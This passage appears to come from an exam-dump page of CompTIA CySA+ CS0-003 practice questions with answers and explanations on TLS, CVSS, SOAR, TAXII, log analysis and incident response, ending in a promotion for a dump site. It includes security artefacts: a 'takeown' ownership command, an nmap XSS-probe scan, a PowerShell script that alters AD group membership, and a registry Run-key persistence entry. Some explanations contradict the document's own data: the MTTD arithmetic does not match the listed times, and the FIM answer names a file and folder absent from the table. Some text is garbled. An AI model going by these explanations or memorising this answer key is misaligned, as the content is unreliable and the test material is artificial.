It supports only strong and modern cryptographic algorithms, such as AES-GCM, ChaCha20-Poly1305, and SHA-256/384.

It reduces the number of round trips required for the handshake protocol, which improves performance and latency.

It encrypts more parts of the handshake protocol, which enhances privacy and confidentiality.

It introduces a zero round-trip time (0-RTT) mode, which allows resuming previous sessions without additional round trips.

It supports forward secrecy by default, which means that compromising the long-term keys does not affect the security of past sessions³⁴⁵⁶.

Remove cipher suites that use CBC. Cipher suites are combinations of cryptographic algorithms that specify how TLS connections are secured. Cipher suites that use CBC mode are vulnerable to padding oracle attacks, as well as other attacks such as BEAST and Lucky 13. Therefore, they should be removed from the server's configuration and replaced with cipher suites that use more secure modes of operation, such as GCM or CCM⁷⁸.

The other options are not effective or necessary to remediate this issue.

Option C is not effective because configuring the server to prefer ephemeral modes for key exchange does not prevent padding oracle attacks. Ephemeral modes for key exchange are methods that generate temporary and random keys for each session, such as Diffie-Hellman or Elliptic Curve Diffie-Hellman. Ephemeral modes provide forward secrecy, which means that compromising the long-term keys does not affect the security of past sessions. However, ephemeral modes do not protect against padding oracle attacks, which exploit the padding validation of the ciphertext rather than the key exchange⁹.

Option D is not necessary because requiring client browsers to present a user certificate for mutual authentication does not prevent padding oracle attacks. Mutual authentication is a process that verifies the identity of both parties in a communication, such as using certificates or passwords. Mutual authentication enhances security by preventing impersonation or spoofing attacks. However, mutual authentication does not protect against padding oracle attacks, which exploit the padding validation of the ciphertext rather than the authentication.

Option E is not necessary because configuring the server to require HSTS does not prevent padding oracle attacks. HSTS stands for HTTP Strict Transport Security and it is a mechanism that forces browsers to use HTTPS connections instead of HTTP connections when communicating with a web server. HSTS enhances security by preventing downgrade or man-in-the-middle attacks that try to intercept or modify HTTP traffic.

However, HSTS does not protect against padding oracle attacks, which exploit the padding validation of HTTPS traffic rather than the protocol.

Option F is not effective because removing cipher suites that use GCM does not prevent padding oracle attacks. GCM stands for Galois/Counter Mode and it is a mode of operation that provides both encryption and authentication for block ciphers, such as AES. GCM is more secure and efficient than CBC mode, as it prevents various types of attacks, such as padding oracle, BEAST, Lucky 13, and IV reuse attacks. Therefore, removing cipher suites that use GCM would reduce security rather than enhance it .

References:

1 Padding oracle attack - Wikipedia

2 flast101/padding-oracle-attack-explained - GitHub

3 A Cryptographic Analysis of the TLS 1.3 Handshake Protocol | Journal of Cryptology

4 Which block cipher mode of operation does TLS 1.3 use? - Cryptography Stack Exchange

5 The Essentials of Using an Ephemeral Key Under TLS 1.3

6 Guidelines for the Selection, Configuration, and Use of ... - NIST

7 CBC decryption vulnerability - .NET | Microsoft Learn

8 The Padding Oracle Attack | Robert Heaton

9 What is Ephemeral Diffie-Hellman? | Cloudflare

[10] What is Mutual TLS? How mTLS Authentication Works | Cloudflare

[11] What is HSTS? HTTP Strict Transport Security Explained | Cloudflare

[12] Galois/Counter Mode - Wikipedia

[13] AES-GCM and its IV/nonce value - Cryptography Stack Exchange

NEW QUESTION: 125

A vulnerability scan of a web server that is exposed to the internet was recently completed. A security analyst is reviewing the resulting vector strings:

Vulnerability 1: CVSS: 3.0/AV:N/AC: L/PR: N/UI : N/S: U/C: H/I : L/A:L

Vulnerability 2: CVSS: 3.0/AV: L/AC: H/PR:N/UI : N/S: U/C: L/I : L/A: H Vulnerability 3: CVSS: 3.0/AV:A/AC: H/PR: L/UI : R/S: U/C: L/I : H/A:L Vulnerability 4: CVSS: 3.0/AV: P/AC: L/PR: H/UI : N/S: U/C: H/I:N/A:L Which of the following vulnerabilities should be patched first?

A. Vulnerability 3

B. Vulnerability 2

C. Vulnerability 1

D. Vulnerability 4

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 126

An analyst wants to track how quickly vulnerabilities are identified. Which of the following would be the best metric?

A. KPI

B. MTTD

C. SLO

D. Alert volume

Answer: ([SHOW ANSWER](#))

The metric that measures how quickly something is detected/identified is Mean Time to Detect (MTTD) .

Although MTTD is often used in incident detection, it directly matches the wording "how quickly ... are identified" because it measures the time between occurrence and detection.

Secbay Press defines MTTD explicitly as the time to detect an issue:

Exact extract (Secbay Press):

"Mean Time to Detect (MTTD) is... the average time taken to identify and detect a security incident... Mean time to detect is how long it took... to when it was detected ." Why the other options are not best:

* KPI is a category/type of measure (a key metric), not the specific metric itself. Secbay distinguishes metrics vs KPIs and lists MTTD as a KPI example.

* SLO is a service objective/target, not a measurement of detection speed by itself.

* Alert volume measures quantity of alerts, not detection time.

Exact extract (Secbay Press):

"KPI: Mean Time to Detect (MTTD) and Mean Time to Respond (MTTR)."

NEW QUESTION: 127

An analyst is reviewing processes running on a Windows host. The analyst reviews the following information:

Process identification number	Parent process identification number	Process
533	404	C:\Windows\System32\CMD.exe
1100	768	C:\Users\JDoe\Documents\CMD.exe
740	701	C:\Windows\System32\CALC.exe
768	600	C:\Users\JDoe\Documents\CALC.exe

Which of the following processes should the analyst review first?

- A. 533
- B. 740
- C. 768
- D. 1100

Answer: (SHOW ANSWER)

The analyst should review PID 768 first because it is the parent process of another suspicious process (PID 1100) and it is also highly suspicious itself due to its unexpected file path.

Why PID 768 is the best first process to review

Path anomaly (strong IoC): Legitimate Windows binaries like calc.exe and cmd.exe are normally found in trusted OS directories (e.g., C:\Windows\System32\). In the table, both CALC.exe and CMD.exe appear in a user's Documents folder (C:\Users\JDoe\Documents\...). That is a classic sign of masquerading (a malicious binary using a legitimate-sounding name). The All-in-One guide explicitly describes how attackers disguise malicious processes by using legitimate-sounding names and mimicking system processes.

Parent-child relationship (investigation priority): PID 1100 (Documents\CMD.exe) is suspicious, but it is a child of PID 768 (Documents\CALC.exe). Investigating the parent first helps you understand what spawned the suspicious child, what activity preceded it, and whether PID 768 is the root of the execution chain. The All-in-One guide highlights that analysts should examine process parent-child relationships and investigate unexpected dependencies as a way to detect malicious activity:Exact extract (All-in-One Exam Guide):

"Analyze process dependencies Examine process parent-child relationships and investigate any unexpected or unusual dependencies that may indicate malicious activity." It also emphasizes monitoring grandparent/parent

/child relationships to detect deviations from normal process hierarchies:Exact extract (All-in-One Exam Guide): "Monitoring the relationships between processes, particularly grandparent, parent, and child relationships, can be a valuable method for detecting unusual activity." Abused/LOLBIN context: cmd.exe is a commonly abused Windows utility in attacks. The Sybex Study Guide notes that attackers often abuse built-in tools and that abnormal OS process behavior involving tools like cmd.

exe can indicate compromise:Exact extract (Sybex Study Guide): "For Windows systems, a handful of built- in tools are most commonly associated with attacks like these, including cmd.exe..." Why the other options are less correct A (533) and B (740) are running from C:\Windows\System32\... which is the expected location for legitimate Windows binaries in normal circumstances, so they're less suspicious than the copies running from a user Documents folder.

D (1100) is suspicious, but it is a child of PID 768. Investigating 768 first helps determine the origin and execution chain that led to the suspicious cmd instance.

References (CompTIA CySA+ CS0-003 documents / study guides used):

Mya Heath et al., CompTIA CySA+ All-in-One Exam Guide (CS0-003): parent/child process dependency analysis; process hierarchy monitoring; masquerading techniques Mike Chapple & David Seidl, CompTIA CySA+ Study Guide (CS0-003): abnormal OS process behavior; cmd.exe commonly associated with attacks

NEW QUESTION: 128

A recent penetration test discovered that several employees were enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. Which of the following would best address this issue?

- A. Increasing training and awareness for all staff
- B. Ensuring that malicious websites cannot be visited
- C. Blocking all scripts downloaded from the internet

D. Disabling all staff members' ability to run downloaded applications

Answer: ([SHOW ANSWER](#))

Increasing training and awareness for all staff is the best way to address the issue of employees being enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls.

This issue is an example of social engineering, which is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers.

Social engineering can take many forms, such as phishing, vishing, baiting, quid pro quo, or impersonation.

The best defense against social engineering is to educate and train the staff on how to recognize and avoid common social engineering tactics, such as:

Verifying the identity and legitimacy of the caller or sender before following their instructions or clicking on any links or attachments
Being wary of unsolicited or unexpected requests for information or action, especially if they involve urgency, pressure, or threats
Reporting any suspicious or anomalous activity to the security team or the appropriate authority
Following the organization's policies and procedures on security awareness and best practices

Official References:
<https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

<https://www.comptia.org/certifications/cybersecurity-analyst>

<https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION: 129

An analyst is suddenly unable to enrich data from the firewall. However, the other open intelligence feeds continue to work. Which of the following is the most likely reason the firewall feed stopped working?

A. The firewall service account was locked out.

B. The firewall was using a paid feed.

C. The firewall certificate expired.

D. The firewall failed open.

Answer: ([SHOW ANSWER](#))

The firewall certificate expired. If the firewall uses a certificate to authenticate and encrypt the feed, and the certificate expires, the feed will stop working until the certificate is renewed or replaced.

This can affect the data enrichment process and the security analysis. References: CompTIA CySA+ Study Guide: Exam CS0-

003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 161.

NEW QUESTION: 130

Which of the following is the best way to begin preparation for a report titled "What We Learned" regarding a recent incident involving a cybersecurity breach?

A. Determine the sophistication of the audience that the report is meant for

B. Include references and sources of information on the first page

C. Include a table of contents outlining the entire report

D. Decide on the color scheme that will effectively communicate the metrics

Answer: ([SHOW ANSWER](#))

The best way to begin preparation for a report titled "What We Learned" regarding a recent incident involving a cybersecurity breach is to determine the sophistication of the audience that the report is meant for. The sophistication of the audience refers to their level of technical knowledge, understanding, or interest in cybersecurity topics. Determining the sophistication of the audience can help tailor the report content, language, tone, and format to suit their needs and expectations. For example, a report for executive management may be more concise, high-level, and business-oriented than a report for technical staff or peers.

NEW QUESTION: 131

Which of the following is the best way to provide realistic training for SOC analysts?

A. Phishing assessments

- B. OpenVAS
- C. Attack simulation
- D. SOAR
- E. Honeypot

Answer: ([SHOW ANSWER](#))

Attack simulations provide realistic, hands-on scenarios that mirror true incidents, allowing SOC analysts to practice detection, analysis, and response skills under real-world pressure. These simulations are crucial for developing and reinforcing SOC procedures and incident workflows.

Phishing assessments (A) are targeted, limited training.

OpenVAS (B) is a vulnerability scanner, not a training tool.

SOAR (D) is a response automation tool.

Honeypots (E) help observe attacker behavior, but aren't training-focused.

Reference:

CS0-003 Objectives 3.3 - Incident Response Training

Mya Heath All-in-One - Chapter 14: Post-Incident Activities and Training

NEW QUESTION: 132

A SOC analyst determined that a significant number of the reported alarms could be closed after removing the duplicates. Which of the following could help the analyst reduce the number of alarms with the least effort?

- A. SOAR
- B. API
- C. XDR
- D. REST

Answer: ([SHOW ANSWER](#))

Security Orchestration, Automation, and Response (SOAR) can help the SOC analyst reduce the number of alarms by automating the process of removing duplicates and managing security alerts more efficiently.

SOAR platforms enable security teams to define, prioritize, and standardize response procedures, which helps in reducing the workload and improving the overall efficiency of incident response by handling repetitive and low-level tasks automatically.

NEW QUESTION: 133

A cybersecurity analyst is recommending a solution to ensure emails that contain links or attachments are tested before they reach a mail server. Which of the following will the analyst most likely recommend?

- A. Sandboxing
- B. MFA
- C. DKIM
- D. Vulnerability scan

Answer: ([SHOW ANSWER](#))

To "test" links/attachments before they reach the mail server, the organization needs a control that can execute or detonate suspicious content in a controlled environment and observe behavior. That is exactly what sandboxing does.

Secbay Press defines sandboxing as executing suspicious files/applications in a virtualized environment to observe behavior (i.e., safe testing/detonation):

Exact extract (Secbay Press): "Joe Sandbox is a malware analysis platform that utilizes virtualized environments (sandboxing) to execute and observe the behavior of suspicious files or applications." The official CS0-003 objectives list Sandboxing (Joe Sandbox / Cuckoo Sandbox) under tools used to determine malicious activity, aligning with the exam's expectation that

sandboxing is used to analyze suspicious content.

Why the other choices are not correct:

B (MFA): helps protect accounts, but doesn't "test" attachments/links.

C (DKIM): authenticates sender domain and message integrity, but doesn't detonate or test payloads.

D (Vulnerability scan): targets hosts/services/configurations, not real-time detonation of email attachments/links.

References (CompTIA CySA+ CS0-003 documents / study guides used):

Secbay Press, CompTIA CySA+ Exam Prep Guide (CS0-003): sandboxing executes/observes suspicious files in a virtualized environment CompTIA CySA+ CS0-003 Exam Objectives v4.0: includes sandboxing tools (Joe Sandbox, Cuckoo Sandbox) Chapple/Seidl, CompTIA CySA+ Study Guide (CS0-003): DKIM is for verifying sender/domain integrity, not payload testing

NEW QUESTION: 134

Which of the following best describes the importance of implementing TAXII as part of a threat intelligence program?

A. It provides a structured way to gain information about insider threats.

B. It proactively facilitates real-time information sharing between the public and private sectors.

C. It exchanges messages in the most cost-effective way and requires little maintenance once implemented.

D. It is a semi-automated solution to gather threat intelligence about competitors in the same sector.

Answer: ([SHOW ANSWER](#))

The correct answer is B. It proactively facilitates real-time information sharing between the public and private sectors.

TAXII, or Trusted Automated eXchange of Intelligence Information, is a standard protocol for sharing cyber threat intelligence in a standardized, automated, and secure manner. TAXII defines how cyber threat information can be shared via services and message exchanges, such as discovery, collection management, inbox, and poll. TAXII is designed to support STIX, or Structured Threat Information eXpression, which is a standardized language for describing cyber threat information in a readable and consistent format. Together, STIX and TAXII form a framework for sharing and using threat intelligence, creating an open-source platform that allows users to search through records containing attack vectors details such as malicious IP addresses, malware signatures, and threat actors¹²³.

The importance of implementing TAXII as part of a threat intelligence program is that it proactively facilitates real-time information sharing between the public and private sectors. By using TAXII, organizations can exchange cyber threat information with various entities, such as security vendors, government agencies, industry associations, or trusted groups. TAXII enables different sharing models, such as hub and spoke, source/subscriber, or peer-to-peer, depending on the needs and preferences of the information producers and consumers. TAXII also supports different levels of access control, encryption, and authentication to ensure the security and privacy of the shared information¹²³.

By implementing TAXII as part of a threat intelligence program, organizations can benefit from the following advantages:

They can receive timely and relevant information about the latest threats and vulnerabilities that may affect their systems or networks.

They can leverage the collective knowledge and experience of other organizations that have faced similar or related threats.

They can improve their situational awareness and threat detection capabilities by correlating and analyzing the shared information.

They can enhance their incident response and mitigation strategies by applying the best practices and recommendations from the shared information.

They can contribute to the overall improvement of cyber security by sharing their own insights and feedback with other organizations¹²³.

The other options are incorrect because they do not accurately describe the importance of implementing TAXII as part of a threat intelligence program.

Option A is incorrect because TAXII does not provide a structured way to gain information about insider threats. Insider threats are malicious activities conducted by authorized users within an organization, such as employees, contractors, or partners. Insider threats can be detected by using various methods, such as user behavior analysis, data loss prevention, or anomaly detection. However, TAXII is not designed to collect or share information about insider threats specifically. TAXII is more focused on external threats that originate from outside sources, such as hackers, cybercriminals, or nation-states⁴.

Option C is incorrect because TAXII does not exchange messages in the most cost-effective way and requires little maintenance once implemented. TAXII is a protocol that defines how messages are exchanged, but it does not specify the cost or maintenance of the exchange. The cost and maintenance of implementing TAXII depend on various factors, such as the type and number of services used, the volume and frequency of data exchanged, the security and reliability requirements of the exchange, and the availability and compatibility of existing tools and platforms.

Implementing TAXII may require significant resources and efforts from both the information producers and consumers to ensure its functionality and performance⁵. Option D is incorrect because TAXII is not a semi-automated solution to gather threat intelligence about competitors in the same sector. TAXII is a fully automated solution that enables the exchange of threat intelligence among various entities across different sectors. TAXII does not target or collect information about specific competitors in the same sector. Rather, it aims to foster collaboration and cooperation among organizations that share common interests or goals in cyber security. Moreover, gathering threat intelligence about competitors in the same sector may raise ethical and legal issues that are beyond the scope of TAXII.

References:

1 What is STIX/TAXII? | Cloudflare
2 What Are STIX/TAXII Standards? - Anomali Resources
3 What is STIX and TAXII? - EclecticlQ
4 What Is an Insider Threat? Definition & Examples | Varonis
5 Implementing STIX/TAXII - GitHub Pages
[6] Cyber Threat Intelligence: Ethical Hacking vs Unethical Hacking | Infosec

NEW QUESTION: 135

A company is concerned with finding sensitive file storage locations that are open to the public. The current internal cloud network is flat. Which of the following is the best solution to secure the network?

- A.** Implement segmentation with ACLs.
- B.** Configure logging and monitoring to the SIEM.
- C.** Deploy MFA to cloud storage locations.
- D.** Roll out an IDS.

Answer: [\(SHOW ANSWER\)](#)

Implementing segmentation with ACLs is the best solution to secure the network. Segmentation is the process of dividing a network into smaller subnetworks, or segments, based on criteria such as function, location, or security level. Segmentation can help improve the network performance, scalability, and manageability, as well as enhance the network security by isolating the sensitive or critical data and systems from the rest of the network. ACLs are Access Control Lists, which are rules or policies that specify which users, devices, or applications can access a network segment or resource, and which actions they can perform. ACLs can help enforce the principle of least privilege, and prevent unauthorized or malicious access to the network segments or resources¹². Configuring logging and monitoring to the SIEM, deploying MFA to cloud storage locations, and rolling out an IDS are all good security practices, but they are not the best solution to secure the network. Logging and monitoring to the SIEM can help detect and analyze the network events and incidents, but they do not prevent them. MFA can help authenticate the users who access the cloud storage locations, but it does not protect the network from attacks or breaches. IDS can help identify and alert the network intrusions, but it does not block them³⁴. References: Network Segmentation: What It Is and How to Do It Right, What is an Access Control List (ACL)? | IBM, What is SIEM? | Microsoft Security, What is Multifactor Authentication (MFA)? | Duo Security, [What is an Intrusion Detection System (IDS)? | IBM]

NEW QUESTION: 136

ID
Source
Destination
Protocol
Service
1
172.16.1.1
172.16.1.10
ARP

AddrResolve
2
172.16.1.10
172.16.1.20
TCP 135
RPC Kerberos
3
172.16.1.10
172.16.1.30
TCP 445
SMB WindowsExplorer
4
172.16.1.30
5.29.1.5
TCP 443
HTTPS Browser.exe
5
11.4.11.28
172.16.1.1
TCP 53
DNS Unknown
6
20.109.209.108
172.16.1.1
TCP 443
HTTPS WUS
7
172.16.1.25
bank.backup.com
TCP 21
FTP FileZilla

Which of the following represents the greatest concerns with regard to potential data exfiltration? (Select two.)

- A. 1
- B. 2
- C. 3
- D. 4
- E. 5
- F. 6
- G. 7

Answer: ([SHOW ANSWER](#))

D (4: HTTPS traffic to an external IP - 5.29.1.5)

The log entry shows an internal system (172.16.1.30) communicating with an external IP (5.29.1.5) over TCP 443 (HTTPS) using Browser.exe.

HTTPS traffic to an unknown external IP could indicate data exfiltration, as attackers often use encrypted channels to disguise stolen data transfers.

G (7: FTP traffic to an external backup server - bank.backup.com)

The log entry indicates that an internal machine (172.16.1.25) is transferring data to bank.backup.com using FTP (port 21) and FileZilla.

FTP is a major concern because it is an outdated, unencrypted protocol that can be exploited for data exfiltration. If unauthorized, this could be a serious data breach.

Other Options:

A (ARP traffic) # Not a concern (Just address resolution)

B (RPC Kerberos traffic) # Normal for authentication

C (SMB traffic) # Internal file sharing

**E (DNS traffic) # Common, though could be exfiltration in some cases, but not in this log) F (WUS traffic) # Appears to be Windows Update Service traffic, likely legitimate Reference: CompTIA

CySA+ CS0-003, Chapter 5: " Network Security Monitoring and Analysis, " Section: " Detecting Data Exfiltration "

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here:

<https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/> (510 Q&As Dumps, **35%OFF** Special Discount Code: **freecram**)

NEW QUESTION: 137

A SOC manager is establishing a reporting process to manage vulnerabilities. Which of the following would be the best solution to identify potential loss incurred by an issue?

- A. Trends
- B. Risk score
- C. Mitigation
- D. Prioritization

Answer: (SHOW ANSWER)

A risk score is a numerical value that represents the potential impact and likelihood of a vulnerability being exploited. It can help to identify the potential loss incurred by an issue and prioritize remediation efforts accordingly. <https://www.comptia.org/training/books/cysa-cs0-003-study-guide>

NEW QUESTION: 138

A security analyst recently joined the team and is trying to determine which scripting language is being used in a production script to determine if it is malicious. Given the following script:

```
foreach ($user in Get-Content .\this.txt)
{
    Get-ADUser $user -Properties primaryGroupID |select-object primaryGroupID
    Add-ADGroupMember "Domain Users" -Members $user
    Set-ADUser $user -Replace @{primaryGroupID=513}
}
```

Which of the following scripting languages was used in the script?

- A. PowerShell
- B. Ruby
- C. Python

D. Shell script

Answer: ([SHOW ANSWER](#))

The script uses PowerShell syntax, such as cmdlets, parameters, variables, and comments. PowerShell is a scripting language that can be used to automate tasks and manage systems.

NEW QUESTION: 139

Which of the following items should be included in a vulnerability scan report? (Choose two.)

- A. Lessons learned
- B. Service-level agreement
- C. Playbook
- D. Affected hosts
- E. Risk score
- F. Education plan

Answer: ([SHOW ANSWER](#))

A vulnerability scan report should include information about the affected hosts, such as their IP addresses, hostnames, operating systems, and services. It should also include a risk score for each vulnerability, which indicates the severity and potential impact of the vulnerability on the host and the organization. Official References: <https://www.first.org/cvss/>

NEW QUESTION: 140

An organization enabled a SIEM rule to send an alert to a security analyst distribution list when ten failed logins occur within one minute. However, the control was unable to detect an attack with nine failed logins.

Which of the following best represents what occurred?

- A. False positive
- B. True negative
- C. False negative
- D. True positive

Answer: C ([LEAVE A REPLY](#))

The correct answer is C. False negative.

A false negative is a situation where an attack or a threat is not detected by a security control, even though it should have been. In this case, the SIEM rule was unable to detect an attack with nine failed logins, which is below the threshold of ten failed logins that triggers an alert. This means that the SIEM rule missed a potential attack and failed to alert the security analysts, resulting in a false negative.

A false positive is a situation where a benign or normal activity is detected as an attack or a threat by a security control, even though it is not. A true negative is a situation where a benign or normal activity is not detected as an attack or a threat by a security control, as expected. A true positive is a situation where an attack or a threat is detected by a security control, as expected. These are not the correct answers for this question.

NEW QUESTION: 141

During normal security monitoring activities, the following activity was observed:

```
cd C:\Users\Documents\HR\Employees
```

```
takeown/f . *
```

```
SUCCESS:
```

Which of the following best describes the potentially malicious activity observed?

- A. Registry changes or anomalies
- B. Data exfiltration

- C. Unauthorized privileges
- D. File configuration changes

Answer: ([SHOW ANSWER](#))

The takeown command is used to take ownership of a file or folder that previously was denied access to the current user or group¹². The activity observed indicates that someone has taken ownership of all files and folders under the C:\Users\Documents\HR\Employees directory, which may contain sensitive or confidential information. This could be a sign of unauthorized privileges, as the user or group may not have the legitimate right or need to access those files or folders. Taking ownership of files or folders could also enable the user or group to modify or delete them, which could affect the integrity or availability of the data.

NEW QUESTION: 142

An analyst finds that an IP address outside of the company network that is being used to run network and vulnerability scans across external-facing assets. Which of the following steps of an attack framework is the analyst witnessing?

- A. Exploitation
- B. Reconnaissance
- C. Command and control
- D. Actions on objectives

Answer: ([SHOW ANSWER](#))

Reconnaissance is the first stage in the Cyber Kill Chain and involves researching potential targets before carrying out any penetration testing. The reconnaissance stage may include identifying potential targets, finding their vulnerabilities, discovering which third parties are connected to them (and what data they can access), and exploring existing entry points as well as finding new ones. Reconnaissance can take place both online and offline. In this case, an analyst finds that an IP address outside of the company network is being used to run network and vulnerability scans across external-facing assets. This indicates that the analyst is witnessing reconnaissance activity by an attacker. Official References: <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>

NEW QUESTION: 143

Security analysts review logs on multiple servers on a daily basis. Which of the following implementations will give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually?

- A. Deploy a database to aggregate the logging.
- B. Configure the servers to forward logs to a SIEM-
- C. Share the log directory on each server to allow local access,
- D. Automate the emailing of logs to the analysts.

Answer: ([SHOW ANSWER](#))

The best implementation to give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually is B. Configure the servers to forward logs to a SIEM.

A SIEM (Security Information and Event Management) is a security solution that helps organizations detect, analyze, and respond to security threats before they disrupt business¹. SIEM tools collect, aggregate, and correlate log data from various sources across an organization's network, such as applications, devices, servers, and users. SIEM tools also provide real-time alerts, dashboards, reports, and incident response capabilities to help security teams identify and mitigate cyberattacks²³⁴⁵.

By configuring the servers to forward logs to a SIEM, the security analysts can have a central view of potential threats and monitor security incidents across the corporate environment without logging in to the servers individually. This can save time, improve efficiency, and enhance security posture²³⁴⁵.

Deploying a database to aggregate the logging (A) may not provide the same level of analysis, correlation, and alerting as a SIEM tool. Sharing the log directory on each server to allow local access may not be scalable or secure for a large number of servers. Automating the emailing of logs to the analysts (D) may not be timely or effective for real-time threat detection and response. Therefore, B is the best option among the choices given.

NEW QUESTION: 144

The architecture team has been given a mandate to reduce the triage time of phishing incidents by 20%.

Which of the following solutions will most likely help with this effort?

- A.** Integrate a SOAR platform.
- B.** Increase the budget to the security awareness program.
- C.** Implement an EDR tool.
- D.** Install a button in the mail clients to report phishing.

Answer: ([SHOW ANSWER](#))

* SOAR (Security Orchestration, Automation, and Response) platforms help automate and orchestrate incident response tasks, including phishing triage.

* SOAR reduces triage time by automatically:

- * Parsing phishing emails (checking headers, links, attachments).
- * Running automated playbooks to check for known malicious indicators.
- * Escalating real threats while dismissing false positives.

Why Not Other Options?

- * B (Increase security awareness) # Helps prevent phishing but does NOT reduce triage time.
- * C (Implement EDR) # EDR is useful for endpoint protection but does NOT specifically reduce phishing triage time.
- * D (Install a "Report Phishing" button) # Helps report phishing but does NOT automate the triage process.

Reference: CompTIA CySA+ CS0-003, Chapter 7: "Security Operations and Automation," Section: "SOAR and Incident Response Efficiency"

NEW QUESTION: 145

During an incident, a security analyst discovers a large amount of PII has been emailed externally from an employee to a public email address. The analyst finds that the external email is the employee's personal email. Which of the following should the analyst recommend be done first?

- A.** Place a legal hold on the employee's mailbox.
- B.** Enable filtering on the web proxy.
- C.** Disable the public email access with CASB.
- D.** Configure a deny rule on the firewall.

Answer: ([SHOW ANSWER](#))

Placing a legal hold on the employee's mailbox is the best action to perform first, as it preserves all mailbox content, including deleted items and original versions of modified items, for potential legal or forensic purposes. A legal hold is a feature that allows an administrator to retain mailbox data for a user indefinitely or for a specified period, regardless of the user's actions or retention policies. A legal hold can be applied to a mailbox using Litigation Hold or In-Place Hold in Exchange Server or Exchange Online. A legal hold can help to ensure that evidence of data exfiltration or other malicious activities is not lost or tampered with, and that the organization can comply with any legal or regulatory obligations. The other actions are not as urgent or effective as placing a legal hold on the employee's mailbox, as they do not address the immediate threat of data loss or compromise. Enabling filtering on the web proxy may help to prevent some types of data exfiltration or malicious traffic, but it does not help to recover or preserve the data that has already been emailed externally. Disabling the public email access with CASB (Cloud Access Security Broker) may help to block or monitor the use of public email services by employees, but it does not help to recover or preserve the data that has already been emailed externally. Configuring a deny rule on the firewall may help to block or monitor the network traffic from the employee's laptop, but it does not help to recover or preserve the data that has already been emailed externally.

NEW QUESTION: 146

Which of the following best describes the importance of KPIs in an incident response exercise?

- A.** To identify the personal performance of each analyst
- B.** To describe how incidents were resolved
- C.** To reveal what the team needs to prioritize

D. To expose which tools should be used

Answer: C (LEAVE A REPLY)

Key Performance Indicators (KPIs) in incident response exercises help organizations prioritize improvements by measuring response effectiveness, containment success, and recovery speed. This ensures that resources are focused on the most critical areas for enhancement.

Option A (Personal performance tracking) is more relevant to HR evaluations rather than cybersecurity operations.

Option B (Describing incident resolution) is important but does not define future priorities.

Option D (Identifying tools to use) is useful but not the primary function of KPIs.

Thus, C is the correct answer, as KPIs help teams identify the most urgent areas for improvement.

NEW QUESTION: 147

The security team reviews a web server for XSS and runs the following Nmap scan:

```
#nmap -p80 --script http-unsafe-output-escaping 172.31.15.2
```

```
PORT      STATE      SERVICE REASON
80/tcp    open      http    syn-ack
| http-unsafe-output-escaping:
|_ Characters [> "'] reflected in parameter id at
http://172.31.15.2/1.php?id=2
```

Which of the following most accurately describes the result of the scan?

- A. An output of characters > and " as the parameters used m the attempt
- B. The vulnerable parameter ID hccp://172.31.15.2/1.php?id-2 and unfiltered characters returned
- C. The vulnerable parameter and unfiltered or encoded characters passed > and " as unsafe
- D. The vulnerable parameter and characters > and " with a reflected XSS attempt

Answer: (SHOW ANSWER)

A cross-site scripting (XSS) attack is a type of web application attack that injects malicious code into a web page that is then executed by the browser of a victim user. A reflected XSS attack is a type of XSS attack where the malicious code is embedded in a URL or a form parameter that is sent to the web server and then reflected back to the user's browser. In this case, the Nmap scan shows that the web server is vulnerable to a reflected XSS attack, as it returns the characters > and " without any filtering or encoding. The vulnerable parameter is id in the URL http://172.31.15.2/1.php?id=2.

NEW QUESTION: 148

An organization has tracked several incidents that are listed in the following table:

Which of the following is the organization ' s MTTD?

Start time	Detection time	Time elapsed in minutes
7:20 a.m.	10:30 a.m.	180
12:00 a.m.	2:30 a.m.	150
9:25 a.m.	12:15 p.m.	170
3:25 p.m.	5:45 p.m.	140

- A. 140
- B. 150
- C. 160
- D. 180

Answer: (SHOW ANSWER)

The MTTD (Mean Time To Detect) is calculated by averaging the time elapsed in detecting incidents. From the given data: $(180+150+170+140)/4 = 160$ minutes. This is the correct answer according to the CompTIA CySA+ CS0-003 Certification Study Guide1, Chapter 4, page 161. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4, page 153; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 4, page 161.

NEW QUESTION: 149

A security analyst is reviewing the following alert that was triggered by FIM on a critical system:

Host	Path	Key added
WEBSERVER01	HKLM\Software\Microsoft\Windows\CurrentVersion\Personalization	Allow (1)
WEBSERVER01	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	RunMe (%appdata%\abc.exe)
WEBSERVER01	HKCU\Printers\ConvertUserDevModesCount	Microsoft XPS Writer (2)
WEBSERVER01	HKCU\Network\Z	Remote Path (192.168.1.10 CorpZ_Drive)
WEBSERVER01	HKLM\Software\Microsoft\PCHealthCheck	Installed (1)

Which of the following best describes the suspicious activity that is occurring?

- A. A fake antivirus program was installed by the user.
- B. A network drive was added to allow exfiltration of data
- C. A new program has been set to execute on system start
- D. The host firewall on 192.168.1.10 was disabled.

Answer: (SHOW ANSWER)

A new program has been set to execute on system start is the most likely cause of the suspicious activity that is occurring, as it indicates that the malware has modified the registry keys of the system to ensure its persistence. File Integrity Monitoring (FIM) is a tool that monitors changes to files and registry keys on a system and alerts the security analyst of any unauthorized or malicious modifications. The alert triggered by FIM shows that the malware has created a new registry key under the Run subkey, which is used to launch programs automatically when the system starts. The new registry key points to a file named "update.exe" in the Temp folder, which is likely a malicious executable disguised as a legitimate update file. Official References:

- * <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>
- * <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- * <https://www.comptia.org/training/books/cysa-cs0-002-study-guide>

NEW QUESTION: 150

